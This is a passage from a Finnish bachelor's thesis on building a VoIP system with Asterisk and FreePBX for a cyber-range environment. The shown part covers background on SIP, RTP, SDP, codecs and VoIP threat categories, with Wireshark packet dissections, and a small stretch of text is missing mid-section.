

Globaali VoIP-järjestelmä RGCE- ympäristöön

Matias Tilli

Opinnäytetyö
Toukokuu 2016
Tietotekniikan koulutusohjelma
Tekniikan ja liikenteen ala
Tietoverkkotekniikka

| | | |
|---|-------------------------------------|------------------------------------|
| Tekijä(t) Tilli, Matias | Julkaisun laji Opinnäytetyö, AMK | Päivämäärä 5/2016 |
| | Sivumäärä 57 + 3 | Julkaisun kieli Suomi |
| | | Verkkojulkaisulupa myönnetty: x |
| Työn nimi Globaali VoIP-järjestelmä RGCE-ympäristöön | | |
| Tutkinto-ohjelma Tietotekniikan koulutusohjelma | | |
| Työn ohjaaja(t) Sampo Kotikoski, Saharinen Karo | | |
| Toimeksiantaja(t) JYVSECTEC | | |
| Tiivistelmä <p>Opinnäytetyön tavoitteena oli suunnitella ja toteuttaa JYVSECTECille RGCE-ympäristöön globaalisti toimiva VoIP-järjestelmä. Järjestelmän tuli pohjautua avoimen lähdekoodin sovelluksiin ja sisältää monia toimipisteitä, joista yksi toimii call centerinä. Call centerissä puhelut ohjautuvat eri jonoihin. Järjestelmän suunnittelun ja toteuttamisen lisäksi tarkoituksena oli testata menetelmiä, joilla voidaan aiheuttaa häiriötä ympäristöön.</p> <p>Puheluiden välitys tapahtuu järjestelmässä SIP -ja RTP-protokollien avulla. Opinnäytetyössä tutustutaan niiden toimintaan.</p> <p>Järjestelmän toteutuksessa käytettiin Asterisk-, FreePBX- ja Asternic-ohjelmistoja. Opinnäytetyö sisältää ohjeet kyseisten ohjelmien asentamiseen ja konfigurointiin.</p> <p>Häiriön aiheuttaminen ympäristöön sisältää puheluiden kuuntelun sekä palveluneston aiheuttamisen eri tavoin palvelimelle.</p> <p>Lopputuloksena saatiin aikaan ympäristö, jossa on kaikki siihen suunnitellut ominaisuudet, ja ohjeet käyttöön sekä häiriön aiheuttamiseen. Toimeksiantaja voi käyttää ympäristöä erilaisiin tietoturvatestauksiin ja hyökkäyksiin.</p> | | |
| Avainsanat (asiasanat) FreePBX, Asterisk, VoIP | | |
| Muut tiedot | | |

| | | |
|--|--|---|
| Author(s) Tilli, Matias | Type of publication Bachelor's thesis | Date 5/2016 Language of publication: Finnish |
| | Number of pages 57 + 3 | Permission for web publication: x |
| Title of publication Global VoIP system for RGCE-environment | | |
| Degree programme Information Technology | | |
| Supervisor(s) Sampo Kotikoski, Saharinen Karo | | |
| Assigned by JYVSECTEC | | |
| Abstract <p>The purpose of the thesis was to plan and establish a globally working VoIP system for the JYVSECTEC RGCE environment. The system should be based on open source software and use many servers. One of the servers works as a call center where the calls move into queues. Additionally, some methods were tested and used to cause interference in the environment.</p> <p>The calls in the system are transmitted via the SIP and RTP protocols and their activities were explored.</p> <p>The system uses Asterisk FreePBX and Asternic software. The thesis contains instructions for installation and configuration of these programs.</p> <p>Causing interference in the environment includes interception of the calls as well as causing a denial of service in various ways.</p> <p>As a result of the thesis, the environment now has the designed features and instructions for its use as well as the instructions for causing interference. The employer of this thesis can use the environment for various security tests and attacks.</p> | | |
| Keywords/tags (subjects) FreePBX, Asterisk, VoIP | | |
| Miscellaneous | | |

Sisältö

| | |
|---|----|
| Lyhenteet..... | 5 |
| 1 Lähtökohdat | 6 |
| 1.1 Toimeksiantaja | 6 |
| 1.2 Tavoitteet | 6 |
| 2 Äänen siirto tietoverkossa..... | 7 |
| 2.1 Voice over Internet Protocol | 7 |
| 2.1.1 Yleistä..... | 7 |
| 2.1.2 Session Initiation Protocol | 7 |
| 2.1.3 SIP-osoitteet | 8 |
| 2.1.4 SIP-sanomat | 9 |
| 2.1.5 Real Time Transport Protocol | 10 |
| 2.1.6 Session Description Protocol | 12 |
| 2.1.7 Äänen koodaus | 13 |
| 2.2 Tietoturva ja hyökkäykset | 15 |
| 2.2.1 Yleistä..... | 15 |
| 2.2.2 Puhejärjestelmien komponentteja ja niiden uhkia | 15 |
| 2.3 Käytetyt ohjelmistot | 17 |
| 2.3.1 Asterisk | 17 |
| 2.3.2 FreePBX..... | 17 |
| 2.3.3 Asternic..... | 18 |
| 3 Järjestelmän toteutus..... | 19 |
| 3.1 Järjestelmän suunnittelu | 19 |
| 3.2 FreePBX Distro asennus..... | 20 |
| 3.3 Palvelimelle kirjautuminen..... | 21 |
| 3.4 Käyttäjän lisääminen | 22 |
| 3.5 SIP-trunk konfiguroiminen | 25 |

| | |
|--|----|
| | 2 |
| 3.6 Outbound route..... | 27 |
| 3.7 Jonot | 29 |
| 3.8 Jonojen statistiikka | 32 |
| 3.8.1 Asternic..... | 32 |
| 3.8.2 Asternicin asennus..... | 33 |
| 3.8.3 Asternicin käyttäminen..... | 35 |
| 3.9 Konferenssipuhelut | 36 |
| 4 Järjestelmän testaus..... | 38 |
| 4.1 Puheluiden testaus..... | 38 |
| 4.2 Käyttäjien toiminnot..... | 45 |
| 4.3 Häiriön aiheuttaminen ympäristöön..... | 47 |
| 4.3.1 Alkuasetelma | 47 |
| 4.3.2 ARP-spoofing ja puhelun kuunteleminen..... | 47 |
| 4.3.3 Inviteflooding..... | 51 |
| 4.3.4 Rtpflooding | 54 |
| 5 Pohdinta | 56 |
| Lähteet..... | 57 |
| Liitteet | 58 |

Kuviot

| | |
|---|----|
| Kuvio 1. Avattu SIP-sanoma "INVITE" | 9 |
| Kuvio 2. Avattu RTP-paketti. | 11 |
| Kuvio 3. Avattu RTCP-paketti. | 12 |
| Kuvio 4. SDP-viestin tiedot. | 13 |
| Kuvio 5. Puhelinjärjestelmän suunnitelma | 19 |
| Kuvio 6. Asterisk-asennuksen aloitus..... | 21 |
| Kuvio 7. FreePBX kirjautuminen..... | 22 |
| Kuvio 8. Käyttäjän lisäämisen aloitus..... | 22 |
| Kuvio 9. Käyttäjän numeron ja nimen lisääminen | 23 |
| Kuvio 10. Käyttäjän salasanan määrittäminen..... | 23 |
| Kuvio 11. User Control Panelin käyttäjä ja salasana | 24 |
| Kuvio 12. Käyttäjän Voicemailin käyttöönotto | 24 |
| Kuvio 13. Käyttäjän lisääminen valmis..... | 25 |
| Kuvio 14. SIP-trunkin konfiguroinnin aloitus..... | 25 |
| Kuvio 15. SIP-trunkin nimi | 26 |
| Kuvio 16. Pbxuk trunkin konfigurointi..... | 26 |
| Kuvio 17. Pbxfin trunkin konfigurointi | 27 |
| Kuvio 18. Trunkin toiminnan tarkastaminen..... | 27 |
| Kuvio 19. Outbound routen nimi | 28 |
| Kuvio 20. Outbound routen esimerkki konfigurointi | 29 |
| Kuvio 21. Jonon konfiguroinnin aloitus..... | 30 |
| Kuvio 22. Jonon agenttien konfigurointi..... | 31 |
| Kuvio 23. Jonon puheluiden ohjaus | 32 |
| Kuvio 24. Jonon Fail Over Destination | 32 |
| Kuvio 25. Asternicin lataaminen | 33 |
| Kuvio 26. Asternicin purkaminen | 33 |
| Kuvio 27. Tietokannan luominen Asternicille | 33 |
| Kuvio 28. Asternicin polku tietokannan autentikoinnin konfiguroimiseen | 33 |
| Kuvio 29. Asternicin tietokannan autentikoinnin konfigurointi..... | 34 |
| Kuvio 30. Asternicin polku parseroinnin autentikoinnin konfiguroimiseen | 34 |
| Kuvio 31. Asternicin parseroinnin autentikoinnin konfiguroiminen..... | 34 |
| Kuvio 32. Asternicin tiedostojen siirtäminen | 35 |
| Kuvio 33. Asternicin crontab-tehtävän luominen | 35 |
| Kuvio 34. Asternicin etusivu | 35 |
| Kuvio 35. Jonojen seuraaminen reaaliajassa | 36 |
| Kuvio 36. Konferenssipuhelun konfiguroiminen..... | 37 |
| Kuvio 37. Cisco SPA514G testaus puhelimet..... | 38 |
| Kuvio 38. SPA514G etusivu | 39 |
| Kuvio 39. SPA514G konfigurointi | 39 |
| Kuvio 40. Testipuhelun INVITE-viesti | 40 |
| Kuvio 41. Testipuhelun INVITE-viestin SDP-osio | 40 |
| Kuvio 42. Testipuhelun OPTIONS-viesti | 41 |
| Kuvio 43. Testipuhelun OK-viestin SDP-osio | 42 |
| Kuvio 44. Testipuhelun RTP-paketti | 42 |
| Kuvio 45. Testipuhelun RTCP-paketti..... | 43 |

| | |
|--|----|
| Kuvio 46. Testipuhelun BYE-viesti | 43 |
| Kuvio 47. Testipuhelun toteaminen Asternicilla | 44 |
| Kuvio 48. Puheluiden tarkistaminen CDR reportilla..... | 44 |
| Kuvio 49. UCP:hen kirjautumisen valinta | 45 |
| Kuvio 50. UCP:hen kirjautuminen | 46 |
| Kuvio 51. Vastaajaviestien tarkastaminen UCP:sta..... | 46 |
| Kuvio 52. Ympäristö hyökkäyksien testaukseen | 47 |
| Kuvio 53. IP forwarding päälle laittaminen | 48 |
| Kuvio 54. Kohteiden ARP-spooffaaminen | 48 |
| Kuvio 55. Kaapattu REGISTER-viesti | 49 |
| Kuvio 56. Kaapattu INVITE-viesti | 49 |
| Kuvio 57. Kaapattu RTP-paketti..... | 50 |
| Kuvio 58. Wireshark VoIP Calls..... | 50 |
| Kuvio 59. Wireshark VoIP Call Player | 51 |
| Kuvio 60. Tuntemattomien puheluiden salliminen..... | 52 |
| Kuvio 61. Inviteflood lähettäminen..... | 52 |
| Kuvio 62. Inviteflood kaappaus | 53 |
| Kuvio 63. Inviteflood käyttäjän näkymä..... | 53 |
| Kuvio 64. Callerspoof lähetys | 54 |
| Kuvio 65. Callerspoof näkymä käyttäjälle | 54 |
| Kuvio 66. Rtpflood lähetys | 55 |
| Kuvio 67. Rtpflood kaappaus..... | 55 |

Taulukot

| | |
|--|----|
| Taulukko 1. Vasteiden kategoria, koodi ja selitys | 10 |
| Taulukko 2. Palvelinten sijainti, suuntanumero ja esimerkkinumero..... | 20 |

Lyhenteet

| | |
|-------------|--------------------------------------|
| ARP | The Address Resolution Protocol |
| IP | Internet Protocol |
| PCM | Pulse Code Modulation |
| RGCE | Realistic Global Cyber Environment |
| RTP | Real-time Transport Protocol |
| RTCP | Real-time Transport Control Protocol |
| SIP | Session Initiation Protocol |
| TCP | Transmission Control Protocol |
| UA | User Agent |
| UAC | User Agent Client |
| UAS | User Agent Server |
| UDP | User Datagram Protocol |
| VoIP | Voice over Internet Protocol |

1 Lähtökohdat

1.1 Toimeksiantaja

JYVSECTEC on Jyväskylän ammattikorkeakoulun tiloissa toimiva kyberturvallisuuden tutkimus-, koulutus- ja kehityskeskus. JYVSECTEC ylläpitää ja kehittää kyberturvallisuuden kehitysympäristöä RGCE (Realistic Global Cyber Environment), jossa tuotetaan kehitys-, testaus- ja koulutuspalveluita yhteistyöverkoston käyttöön. Projektin tavoitteena on olla Suomen johtavia kyberturvallisuuden kehittämisen- ja koulutuskeskuksista. (Jyvsectec 2014.)

RGCE – Realistic Global Cyber Environment – on JYVSECTECin suunnittelema ja kehittämä kyberturvallisuuden tutkimus-, koulutus- ja kehitysympäristö. RGCE on suunniteltu kuvastamaan tosi maailman Internet ympäristöä. Ympäristö on kuitenkin eristetty, joten sen sisällä voidaan toteuttaa haavoittuvuuksien testauksia ja haittaohjelmien käyttöä. Verkkoon generoidaan realistista loppukäyttäjäliikennettä JYVSECTECin itse kehittämällä sovelluksella. Verkkoon pystytään luomaan realistisia organisaatioympäristöjä ja testaamaan siten niihin kohdistuvia todellisia uhkia ja haavoittuvuuksia. (Jyvsectec 2014.)

1.2 Tavoitteet

Opinnäytetyön tavoitteena oli tuottaa JYVSECTECille RGCE-ympäristöön globaalisti toimiva VoIP-järjestelmä. Järjestelmän kuului sisältää monia toimipisteitä, joista yksi toimii call centerinä. Call centerissä puhelut ohjautuvat eri jonoihin, josta puheluita voidaan poimia ja vastata niihin. Varsinaisen järjestelmän toteuttamisen lisäksi tarkoituksena oli testata menetelmiä, joilla voidaan aiheuttaa häiriötä luotuun ympäristöön.

2 Äänen siirto tietoverkossa

2.1 Voice over Internet Protocol

2.1.1 Yleistä

VoIP, eli Voice over Internet Protocol, on termi, jolla tarkoitetaan äänen siirron verkossa mahdollistavia tekniikoita. Nimensä mukaisesti VoIP käyttää IP-protokollan mukaisia tietoverkkoja, ja ääni siirtyy IP-paketteina reaaliaikaisesti. Puhelut kulkevat siis verkossa digitaalisessa muodossa kuin mikä tahansa muukin data, esim. sähköpostit ja verkkosivut. VoIPin etuina pidetään muuan muassa sitä, ettei se tarvitse erillistä puhelinverkkoa kuten ennen vanhaan ja se on halpaa. (Voipfone – What is VoIP? n.d.)

VoIP järjestelmiä on monenlaisia: ne voivat käsittää perinteisiä pöytäpuhelimia, konferenssit mahdollistavia yksiköitä ja mobiililaitteita. Päätelaitteiden lisäksi järjestelmät sisältävät monia komponentteja, mm. yhdyskäytäviä, reitittämiä, palomureja ja protokollia. Palvelunlaatu on olennainen asia VoIP-verkon toiminnalle. Monien tietoturvaominaisuuksien implementointi voi kuitenkin aiheuttaa selkeän heikkenemisen palvelun laadussa. VoIP on hyvin aikakriittinen reaaliaikaisuutensa vuoksi ja ei täten siedä suuria häiriöitä, viivettä ja viiveen vaihtelua. Näitä voivat helposti aiheuttaa mm. palomuurit ja IDS-laitteet (Intrusion Detection System), joten ne täytyy useasti säätää toimimaan VoIP:n kanssa. (Kuhn, Walsh, Fries 2005, 3-4.)

2.1.2 Session Initiation Protocol

SIP, eli Session Initiation Protocol, on sovellustason merkinantoprotokolla yhteyksien luomista, muokkaamista ja lopettamista varten. Kyseiset yhteydet voivat olla esimerkiksi IP-puheluita tai multimediakonferensseja. SIP-viestejä käytetään istuntojen luomiseen, ja niiden perusteella päätelaitteet pystyvät sopimaan yhteiset parametrit. SIP on suunniteltu toimimaan UDP:n (User Datagram Protocol) päällä, mutta se toimii myös TCP:n (The Transmission Protocol) ja TLS:n (Transport Layer Security) kanssa. SIP signaloi yhteyden, mutta ei itse kuljeta varsinaista mediaa. Tätä varten on RTP (Real

Time Transfer Protocol)-protokolla. SIP perustuu kahteen toiseen IETF:n (Internet Engineering Task Force) standardoimaan protokollaan, jotka ovat HTTP (Hypertext Transfer Protocol) ja SMTP (Simple Mail Transfer Protocol). Kuten edellä mainitut protokollat, on SIP myös tekstipohjainen. Tämä tarkoittaa sitä, että protokollasano- mat on koodattu selväkieliseksi englanniksi. Esimerkiksi tärkeimpiä on SIP-metodi INVITE, jolla muodostetaan kutsu palvelimen ja asiakkaan välille. (Rosenberg, Schulzrinne, Johnston, Camarillo, Peterson, Sparks, Handley, Schooler 2012, 8-10.)

SIP-järjestelmään kuuluu kahdenalaisia komponentteja, käyttäjäagentti ja verkkopal- velin. Käyttäjäagentti (UA, User Agent) on käyttäjän päätejärjestelmä, joka toimii kahdessa roolissa: asiakkaana ja palvelimena. UA:n asiakasosa UAC (User Agent Client) lähettää SIP-pyyntöjä. Palvelinosa UAS (User Agent Server) vastaanottaa pyyn- töjä ja lähettää niihin vasteen. Näin ollen käyttäjä voi aloittaa ja vastaanottaa puhe- luita. (Saarelainen 2011a, 111.)

SIP-järjestelmän puheluja välittäviä verkkopalvelimia on kahdenlaisia, välityspalveli- mia (proxy) ja jälleenohjaaviapalvelimia (redirect). SIP proxy-palvelin reitittää pyyntö- jä seuraaville SIP-palvelimelle tai suoraan UA:lle. Pyyntöt voivat kulkea UA:lle monen eri SIP-palvelimen kautta. Vasteet kulkevat tämän saman reitin päinvastaiseen suun- taan. Proxy-palvelimet lähettävät pyyntöjä sekä vasteita, joten ne sisältävät sekä asi- akkaan (UAC) että palvelimen (UAS). Toinen verkkopalvelintyyppi, eli redirect- palvelin, ei ohjaa saamiaan pyyntöjä toisille palvelimille, vaan se lähettää asiakkaalle vastaukseksi jälleenohjausvasteen, mistä ilmenee seuraavan palvelimen osoite. (Saa- relainen 2011a, 111–112.)

2.1.3 SIP-osoitteet

SIP-istuntoon osallistuvilla täytyy olla osoite, jotta niihin voidaan ottaa yhteys. Käyt- täjät tunnistetaan SIP URI:n (Universal Resource Identifier) avulla. SIP URI:a voisi ver- rata sähköpostiosoitteeseen, sillä tunniste on muodossa käyttäjä@domain.nimi. Käyttäjän kohdalle voi tulla esimerkiksi jokin käyttäjätunnus, puhelinnumero tai oma

nimi. SIP URI voisi siis esimerkiksi olla ”sip:matias.tilli@esimerkki.fi” tai ”sip:012345678@esimerkki.fi”. (Saarelainen 2011a, 113.)

SIP URI:a pystytään käyttämään www-sivuilla, jolloin sen klikkaus saa aikaan yhteyden muodostuksen kyseiseen osoitteeseen. Tämä toimii samaan tapaan kuin sähköpostin ”mailto:” -linkki. SIP pystyy myös käsittelemään telephony URL-muodossa olevia osoitteita esim. ”tel:123456789”. (Saarelainen 2011a, 113.)

2.1.4 SIP-sanomat

SIP on asiakas-palvelin-protokolla, jossa asiakas lähettää palvelimelle sanomia ja palvelin vastaa niihin vasteella. Huomioitavaa on, että yleensä liikennöivät laitteet, esim. UA, toimivat sekä palvelimena että asiakkaana. (Saarelainen 2011a, 116.)

SIP on tekstipohjainen protokolla, ja tämän takia SIP-sanomien otsikot ovat itsestään selittäviä. Kaikkien SIP-sanomien otsikoissa on yhteinen rakenne, ja niitä käytetään yhteyksien muodostamiseen, hallitsemiseen ja lopettamiseen. SIP-sanomia on seuraavanlaisia: INVITE-pyyntösanomalla aloitetaan istunto. ACK-sanomalla kuitataan, että vaste on otettu vastaan onnistuneesti. BYE-sanomalla lopetetaan istunto. CANCEL-sanomalla perutetaan lähetetty pyyntö. REGISTER-sanomalla käyttäjä voi rekisteröityä palvelimelle. OPTIONS-sanomalla tiedustellaan palvelimelta sen kykyjä. Kuviossa 1 on esimerkiksi avattu Wireshark-ohjelmalla kaapattu SIP-sanoma ”INVITE”. (Saarelainen 2011a, 116.)

```

⊞ Frame 548: 867 bytes on wire (6936 bits), 867 bytes captured (6936 bits)
⊞ Ethernet II, Src: silicom_01:6e:bd (00:e0:ed:01:6e:bd), Dst: Castlene_00:34:56 (00:30:54:00:34:56)
⊞ Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 212.242.33.35 (212.242.33.35)
⊞ User Datagram Protocol, Src Port: 5060 (5060), Dst Port: 5060 (5060)
⊞ Session Initiation Protocol (INVITE)
    ⊞ Request-Line: INVITE sip:0097239287044@sip.cybercity.dk SIP/2.0
    ⊞ Message Header
    ⊞ Message Body
    ⊞ Session Description Protocol
  
```

Kuvio 1. Avattu SIP-sanoma ”INVITE”

Edellä mainittuihin SIP-sanomiin vastataan aina vasteella, jona toimii kolminumeroinen luku. Vasteen ensimmäinen numero kertoo, mikä on sen yleinen syy, ja loput

kaksi numeroa tarkentavat tätä. Taulukossa 1 on listattu vasteiden koodit, selitys ja kategoria, mihin ne kuuluvat. (Saarelainen 2011a, 116-119.)

Taulukko 1. Vasteiden kategoria, koodi ja selitys

| Kategoria | Koodi | Selitys | Kategoria | Koodi | Selitys |
|-------------------------|-------|-------------------------|----------------------|-----------------------------|---------------------------------|
| Informaatio | 100 | Trying | Pyyntö epäonnistunut | 400 | Bad request |
| | 180 | Ringling | | 401 | Unauthorized |
| | 181 | Call is being forwarded | | 402 | Payment required |
| | 182 | Queued | | 403 | Forbidden |
| | 183 | Session progress | | 404 | Not found |
| Onnistunut vaste | 200 | OK | | 405 | Method not allowed |
| | 202 | Accepted | | 406 | Not acceptable |
| Jälleenohjausvasteet | 300 | Multiple choices | | 407 | Proxy authentication required |
| | 301 | Moved permanently | | 408 | Request timeout |
| | 302 | Moved temporarily | | 410 | Gone |
| | 305 | Use proxy | | 412 | Conditional request failed |
| | 380 | Alternative service | | 413 | Request entity too large |
| Palvelin epäonnistunut | 500 | Server internal error | | 414 | Request-URI too long |
| | 501 | Not implemented | | 415 | Unsupported media type |
| | 502 | Bad gateway | | 416 | Unsupported URI scheme |
| | 503 | Service unavailable | | 417 | Unknown Resource-Priority |
| | 504 | Server timeout | | 420 | Bad extension |
| | 505 | Version not supported | | 421 | Extension required |
| | 513 | Message too large | | 422 | Session interval too small |
| Yleinen epäonnistuminen | 600 | Busy everywhere | | 423 | Interval too brief |
| | 603 | Decline | | 429 | Provide referrer identity |
| | 604 | Does not exist anywhere | | 480 | Temporarily unavailable |
| | 606 | Not acceptable | | 481 | Call/Transaction does not exist |
| | | | | 482 | Loop detected |
| | | | 483 | Too many hops | |
| | | | 484 | Address incomplete | |
| | | | 485 | Ambiguous | |
| | | | 486 | Busy here | |
| | | | 487 | Request terminated | |
| | | | 488 | Not acceptable here | |
| | | | 489 | Bad event | |
| | | | 491 | Request pending | |
| | | | 493 | Undecipherable | |
| | | | 494 | Security agreement required | |

2.1.5 Real Time Transport Protocol

RTP, eli Real Time Transport Protocol, on protokolla, jota käytetään reaaliaikaiseen sisällön kuljetukseen. RTP on suunniteltu alun perin multimedia konferensseja varten, mutta sitä voidaan hyödyntää myös muun muassa hallintasovellutuksissa ja verkkopeleissä. RTP on kaksiosainen protokolla, joka koostuu RTP:stä ja RTCP:stä (Real Time Transport Control Protocol). RTP hoitaa protokollassa reaaliaikaisen datan kuljetuksen ja RTCP tarkkailee yhteyden laatua sekä kuljettaa osallistujatietoja istunnosta. RTP on istuntokerros protokolla, joten se tarvitsee alleen kuljetus ja verkko-kerroksen protokollat. RTP on tehty alun perin protokolla riippumattomaksi, eli sitä

esim. laitteen DNS-nimi, sähköpostiosoite tai puhelinnumero. Tällä pidetään kirjaa istuntoon osallistujista. Paketeissa säädellään myös RTCP-liikenteen määrää, jotta se ei ruuhkauta verkkoa. Paketeissa voi kulkea istuntoon osallistujille valinnaisia tietoja kuten esimerkiksi istuntoon osallistujien nimet. (Saarelainen 2011a, 208-209.)

RTP-paketteja on viisi erilaista. SR, eli Sender report, pitää sisällään lähettäjän tietoa meneillään olevasta istunnosta. RR, eli Receiver report, on vastaanottajan viesti joka sisältää tietoa istunnosta. SDES, eli Source description items, sisältää tietoa jolla lähettäjä tunnistetaan (CNAME). BYE on ilmoitus siitä, että lopetetaan osallistuminen istuntoon. APP-paketti sisältää sovelluksien omia toimintoja. Kuviossa 3 on avattuna SR RTCP-paketti Wireshark-ohjelmalla. Siitä nähdään mitä tietoa paketeissa kulkee. (Saarelainen 2011a, 209.)

```

⊕ Frame 356: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
⊕ Ethernet II, Src: Cisco_91:64:60 (00:08:21:91:64:60), Dst: 3Com_22:20:17 (00:04:76:22:20:17)
⊕ Internet Protocol Version 4, Src: 10.1.6.18 (10.1.6.18), Dst: 10.1.3.143 (10.1.3.143)
⊕ User Datagram Protocol, Src Port: 2007 (2007), Dst Port: 5001 (5001)
⊕ Real-time Transport Control Protocol (Sender Report)
  ⊖ [Stream setup by H245 (frame 31)]
    [Setup frame: 31]
    [Setup Method: H245]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 0000 = Reception report count: 0
    Packet type: Sender Report (200)
    Length: 6 (28 bytes)
    Sender SSRC: 0xf3cb2001 (4090175489)
    Timestamp, MSW: 2209022881 (0x83ab03a1)
    Timestamp, LSW: 3942779706 (0xeb020b3a)
    [MSW and LSW as NTP timestamp: Jan 1, 1970 09:28:01.917999000 UTC]
    RTP timestamp: 37920
    Sender's packet count: 158
    Sender's octet count: 39816
  ⊖ Real-time Transport Control Protocol (Source description)
    ⊖ [Stream setup by H245 (frame 31)]
      [Setup frame: 31]
      [Setup Method: H245]
      10.. .... = Version: RFC 1889 Version (2)
      ..0. .... = Padding: False
      ...0 0001 = Source count: 1
      Packet type: Source description (202)
      Length: 5 (24 bytes)
    ⊕ Chunk 1, SSRC/CSRC 0xF3CB2001
      [RTCP frame length check: OK - 52 bytes]
  
```

Kuvio 3. Avattu RTCP-paketti.

2.1.6 Session Description Protocol

SDP-protokollaa, eli Session Description Protocol, käytetään istunnon parametrien määrittämiseen. SDP-sanomat siirtyvät SIP-sanomien mukana. SDP:llä kulkevia tietoja ovat istunnossa käytettävät mediat ja niihin liittyvät tiedot, kuten esimerkiksi osoitteet, portit ja eri formaatit. (Saarelainen 2011a, 120.)

SDP:llä kulkevien tietojen perusteella vastaanottaja tekee päätöksen osallistuuko se istuntoon. SDP:ltä saadun tiedon avulla vastaanottaja tietää milloin ja miten istuntoon liitytään. SDP-viestissä voidaan listata useita eri medioita ja versioita käytettäväksi istunnossa. UAS katsoo tukeeko se jotain näistä, ja näin ollen pystyykö se liittymään istuntoon. UAS voi tarvittaessa vastata takaisin viestillä johon se on listannut itse tukemansa parametrit. Se miten parametrit määräytyvät, riippuu siitä minkälaiseen arvojärjestykseen ne on määritelty kummassakin päässä. Kuviossa 4 on Wiresharkilla avattuna SDP-viestin tiedot. Kuviossa on avattu viestin Media Description tiedot, joissa näkyy listattuna useita eri parametrejä jotka kelpaavat viestin lähettäjälle. (Flanagan 2012, 101–103.)

```

⊞ Frame 223: 864 bytes on wire (6912 bits), 864 bytes captured (6912 bits)
⊞ Ethernet II, Src: Silicom_01:6e:bd (00:e0:ed:01:6e:bd), Dst: Castlene_00:34:56 (00:30:54:00:34:56)
⊞ Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 200.68.120.81 (200.68.120.81)
⊞ User Datagram Protocol, Src Port: 5060 (5060), Dst Port: 5060 (5060)
⊞ Session Initiation Protocol (INVITE)
  ⊞ Request-Line: INVITE sip:97239287044@voip.brujula.net SIP/2.0
  ⊞ Message Header
  ⊞ Message Body
    ⊞ Session Description Protocol
      Session Description Protocol Version (v): 0
      ⊞ Owner/Creator, Session Id (o): SIPPS 105015165 105015162 IN IP4 192.168.1.2
      Session Name (s): SIP call
      ⊞ Connection Information (c): IN IP4 192.168.1.2
      ⊞ Time Description, active time (t): 0 0
      ⊞ Media Description, name and address (m): audio 30000 RTP/AVP 0 8 97 2 3
        Media Type: audio
        Media Port: 30000
        Media Protocol: RTP/AVP
        Media Format: ITU-T G.711 PCMU
        Media Format: ITU-T G.711 PCMA
        Media Format: DynamicRTP-Type-97
        Media Format: ITU-T G.721
        Media Format: GSM 06.10
      ⊞ Media Attribute (a): rtpmap:0 pcmu/8000
      ⊞ Media Attribute (a): rtpmap:8 pcma/8000
      ⊞ Media Attribute (a): rtpmap:97 ilbc/8000
      ⊞ Media Attribute (a): rtpmap:2 G726-32/8000
      ⊞ Media Attribute (a): rtpmap:3 GSM/8000
  
```

Kuvio 4. SDP-viestin tiedot.

2.1.7 Äänen koodaus

Puhelun aikana äänestä otetaan näytteitä 8000 kertaa sekunnissa. Tämä tarkoittaa sitä, että yhden puhelun tarvitsema kaista olisi 64 kbit/s. Koodekkien tehtävänä on pakata tätä ääntä, jotta puhelut vievät vähemmän kaistaa. Pakkaamisen tulee tapahtua kuitenkin niin että äänenlaatu laskisi mahdollisimman vähän. Pakatut puhelut saadaan tiivistettyä tarvitsemaan kaistaa vain 5-15 kbit/s, ilman että äänenlaatu laskee havaittavasti. Pienempi kaistan tarve mahdollistaa myös useammat puhelut samaan aikaan. (Saarelainen 2011a, 186-187.)

PCM-koodauksen (Pulse Code Modulation) taajuus on 8kHz, eli näytteitä otetaan 8000 kertaa sekunnissa, kuten äsken mainittiin. Jokaista näytettä kuvataan siis kahdeksalla bitillä. PCM-koodaus on määritelty ITU-T:n G.711 standardissa ja se on yleisesti käytetty VoIP-sovelluksissa ja kiinteässä puhelinverkossa. Jokaista näytettä kuvataan kahdeksalla bitillä. PCM-koodauksen jokainen näyte on toisista riippumaton, joten sen paketinhävikin sietokyky on hyvä. PCM-koodauksen kaistan tarve on melko suuri, mutta äänenlaatu on hyvä. G.711 korostaa äänessä olevien heikompien puhesignaalien suhteellisia eroja. Tästä signaalin muokkauksesta on olemassa kaksi eri algoritmia, joita käytetään, U-law ja A-law. U-law on käytössä Pohjois-Amerikassa sekä Japanissa, kun taas A-Law on käytössä muualla maailmassa. (Saarelainen 2011a, 192.)

G.726 on ITU-T:n määrittelemä koodekki. Se käyttää ADPCM-järjestelmää (Adaptive Differential Pulse Code Modulation). Sitä käytetään pääasiassa kansainvälisissä runkoverkoissa kaistan säästämiseksi. G.726 käyttää kaistaa 32 kbit/s, ja sen äänenlaatu on lähes yhtä hyvä kuin G.711 standardin. G.726 voi toimia 16 kbit/s, 32 kbit/s tai 40 kbit/s bittinopeudella, mutta 32 kbit/s on yleisesti käytössä oleva de facto standardi. (ITU G.726 2006.)

Koodekkeja on olemassa myös kaupallisia versioita. Yksi käytetyimmistä sellaisista on G.729. Se tarvitsee kaistaa vain 8 kbit/s. Se ei kuitenkaan kykene välttämättä faksien ja DTMF äänien kuljettamiseen ja on herkempi pakettien häviämislle. (Saarelainen 2011a, 192.)

GSM-verkoissa käytettäviä GSM Full Rate ja Half Rate koodauksia voidaan soveltaa myös VoIP käyttöön, ja ne ovat yleensä tuettuja VoIP-sovelluksissa. GSM Full Raten nopeus on 13kbit/s ja Half Raten on 5.6kbit/s. Koodauksien käyttöön voidaan siirtyä, kun siirtotie on jostain syystä tukkeutunut ja vikaantunut. (Saarelainen 2011a, 194.)

2.2 Tietoturva ja hyökkäykset

2.2.1 Yleistä

IP-puheeseen kohdistuvat uhkat voivat hyvin erilaisia. Monet uhat jotka kohdistuvat IP-puheeseen, kohdistuvat myös muihin palvelin- ja verkkosovelluksiin. IP-puheen tietoturvan yhteistyöelin VOIPSA (Voice Over IP Security Alliance) on jakanut tietoturvauhat neljään eri kategoriaan: sosiaaliset uhat, ei-toivotut yhteydet, salakuuntelu ja vääramuotoiset pyynnöt/sanomat. Sosiaalisia uhkia ovat mm. vääranä henkilönä esiintyminen ja väärin oikeuksien esittäminen. Ei toivottuja yhteyksiä voivat olla mm. kaikenlainen häirintä ja ei toivottu laillinen materiaali, kuten VoIP-spam. Salakuunteluun kuuluvat keskustelujen kuuntelun ja niiden tallennuksen lisäksi mm. keskustelujen muuttaminen sekä palvelun väärinkäytökset. Vääramuotoisiin pyyntöihin/sanomiin kuuluvat mm. ARP-spoofing ja palvelimen väärennys. (Saarelainen 2011b, 215-217.)

